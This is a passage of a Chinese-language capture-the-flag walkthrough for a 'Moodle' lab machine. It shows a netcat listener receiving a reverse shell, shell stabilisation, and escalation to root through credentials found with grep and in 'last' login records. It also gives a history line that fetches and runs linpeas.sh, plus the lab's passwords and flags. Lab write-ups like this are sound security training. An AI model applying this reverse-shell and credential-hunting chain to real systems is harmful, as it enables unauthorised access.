
反弹shell img

成功获取到shell

1
2
3
4
5
6
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.40] 52924
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

稳定shell

1
2
3
4
5
6
7
8
/usr/bin/script -qc /bin/bash /dev/null
# 按下 Ctrl+Z 将其挂起
stty raw -echo; fg
# 按下回车
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80

四、权限提升

1、获取kotori权限

用户kotori的密码就是pzp5V2Of3akjaJrhRauR. 成功切换到kotori用户

1
2
3
4
www-data@Moodle:/home/kotori$ su kotori
Password:
kotori@Moodle:~$ id
uid=1000(kotori) gid=1000(kotori) groups=1000(kotori)

2、获取root权限

1-方案一

查看/opt目录下面存在hint.txt

1
2
3
kotori@Moodle:~$ cat /opt/hint.txt 
root 的凭证隐藏在众目睽睽之下
// ^[a-zA-Z0-9]{20}$

使用正则匹配查询

1
grep -raohE '\b[a-zA-Z0-9]{20}\b' /etc /var/www /opt /home 2>/dev/null >> a.txt

2-方案二

查看/home目录下的.bash_history

1
2
3
4
5
6
7
8
kotori@Moodle:~$ cat .bash_history 
last
exit
ls al
ls- al
wget 192.168.3.94/linpeas.sh
bash linpeas.sh
exit

发现一个last命令,last是Linux系统内置的系统审计与登录历史查询工具

last默认只显示精简的登录记录,要查看详细信息,使用 -F(完整时间)、-i(显示 IP 数字格式)、-w(完整用户名)

1
2
3
4
5
6
7
8
9
10
kotori@Moodle:~$ last -F -i -w
reboot system boot 0.0.0.0 Tue Jan 13 01:47:59 2026 still running
reboot system boot 0.0.0.0 Sun Jan 11 21:44:17 2026 - Sun Jan 11 23:56:28 2026 (02:12)
root pts/0 192.168.3.94 Fri Dec 26 23:13:35 2025 - crash (15+22:30)
reboot system boot 0.0.0.0 Fri Dec 26 23:13:00 2025 - Sun Jan 11 23:56:28 2026 (16+00:43)
sF6Kfzr69w7dyZALAhl6 pts/1 192.168.3.94 Fri Dec 26 22:38:07 2025 - Fri Dec 26 22:38:09 2025 (00:00)
root pts/0 192.168.3.94 Fri Dec 26 22:24:26 2025 - crash (00:48)
root pts/0 192.168.3.94 Fri Dec 26 20:12:18 2025 - Fri Dec 26 22:24:20 2025 (02:12)
reboot system boot 0.0.0.0 Fri Dec 26 20:11:53 2025 - Sun Jan 11 23:56:28 2026 (16+03:44)
welcome pts/0 192.168.3.94 Fri Apr 11 22:27:59 2025 - Fri Apr 11 22:28:21 2025 (00:00)

找到root的密码sF6Kfzr69w7dyZALAhl6

切换到root用户

1
2
3
4
kotori@Moodle:~$ su root
Password:
root@Moodle:/home/kotori# id
uid=0(root) gid=0(root) groups=0(root)

五、查看FLAG

1
2
3
root@Moodle:/home/kotori# cat /root/root.txt /home/kotori/user.txt 
flag{root-ea6233d6aa262b93419775a51a8cc1df}
flag{user-de7202216bc84a6aa04762061c9e9ad2}

Mazesec_Moodle
http://miao-sec.github.io/Maze-sec/Mazesec_Moodle/
作者
Miao
发布于
2026年1月13日
许可协议
BY-MIAO